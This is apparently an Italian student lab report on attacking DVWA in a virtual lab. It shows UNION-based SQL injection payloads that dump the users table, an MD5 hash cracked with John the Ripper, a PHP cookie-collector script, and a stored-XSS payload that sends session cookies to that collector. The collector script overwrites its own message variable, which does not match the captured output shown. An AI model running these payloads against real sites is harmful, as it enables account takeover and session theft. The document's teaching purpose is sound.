

BW II - S8/L1 - 15 aprile 2024 - Gianmarco Mazzoni


Team: NetRaiders

Configurazione di rete delle due macchine virtuali:
Kali: **`192.168.66.110/24`**
Meta2: **`192.168.66.120/24`**






Effettuiamo delle SQL injection sul sito.




`%' and 1=0 union select null, table_name from information_schema.tables #`

Con questo comando riusciamo a vedere le tabelle disponibili nel database, utilizzando lo schema di informazioni (**`information_schema.tables`**).




Tra quelle disponibili, troviamo infatti **`users`**, che andremo a manipolare tramite ulteriori injection.




`%' and 1=0 union select table_name, column_name from information_schema.columns where table_name = 'users' #`

Infatti così riusciamo a trovare i dati che vengono conservati degli users registrati nel sito. Tra quelli presenti, ciò che interessa a noi è il campo password.




`%' union select user, password from users#`

Possiamo implicare che l'account di *Gordon Brown* sia **`gordonb`**, e che la password **`e99a18c428cb38d5f260853678922e03`** sia un *hash* dell'effettiva password. Salviamo questi dati e tentiamo di recuperare la stringa originale.




John the Ripper è un popolare strumento di cracking delle password. Questo comando viene utilizzato per eseguire un bruteforce attack, o di dizionario per cercare di recuperare le password da un file hash MD5.
(Le password in questione sono già state decodificate nell'esercizio S6L5, di conseguenza, John The Ripper ha dato in output che non c'erano nuovi hash decodificati.)

Con il comando
`--show -format=Raw-MD5` `filename`
vediamo le password decodificate.
In questo caso, la password di Gordon risulta essere **`abc123`**.




Eseguiamo un tentativo di login con le sue credenziali.



Come indicato dal sito,
"Login effettuato con successo come gordonb."

BW II - S8/L2 - 16 aprile 2024 - Gianmarco Mazzoni

Configurazione di rete delle due macchine virtuali:
Kali: **`192.168.109.100/24`**
Meta2: **`192.168.109.150/24`**



L’obiettivo è di sfruttare la vulnerabilità XSS Persistant di DVWA e simulare il furto di una sessione di un utente lecito del sito, per farlo prepariamo del codice in python.


```php
<?php
if(isset($_REQUEST['q'])) {

        //Timestamp
        $timestamp = date("Y-m-d H:i:s");
        //Indirizzo IP Utente
        $ip = $_SERVER['REMOTE_ADDR'];
        $browser = $_SERVER['HTTP_USER_AGENT'];
        //Output
        $message = "Timestamp: $timestamp\n";
        $message = "IP: $ip\n";
        $message = "Cookies:" .base64_decode($_REQUEST['q']) . "\n";
        $message = "Browser: $browser\n";

        //Scrittura sul file
        file_put_contents('/var/www/html/cattura/cookie.txt', $message,FILE_APPEND);

        echo $_REQUEST['q'];
        }
?>

```

Eseguendo lo script:
<script>var i = new Image();
i.src='http://localhost:5555/Login.php?q='+btoa(document.cookie)</script>

possiamo sfruttare la vulnerabilità nel sito per rubare i cookie agli Utenti. L’unico modo per eseguirlo correttamente però, è di modificare la lunghezza del campo Name tramite F12.

```
  <td width="100">Name *</td>
▼ <td>
    <input name="txtName" type="text" size="30" maxlength="100">
  </td>
</tr>
```

Modifica del campo **maxlength** da **30** a **100**.



Caricamento dello script nella pagina.


In questo modo i contenuti vengono salvati dentro un file di testo **`cookie.txt`**.
Esaminiamo i contenuti di quest'ultimo.

```
Timestamp: 16-04-2024 13:11:45
IP: 127.0.0.1
Cookies: security=low: PHPSESSID=6a49b37fc20ee2830a149478c43a998b
Browser: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
```

Ecco i contenuti del file `cookie.txt`.

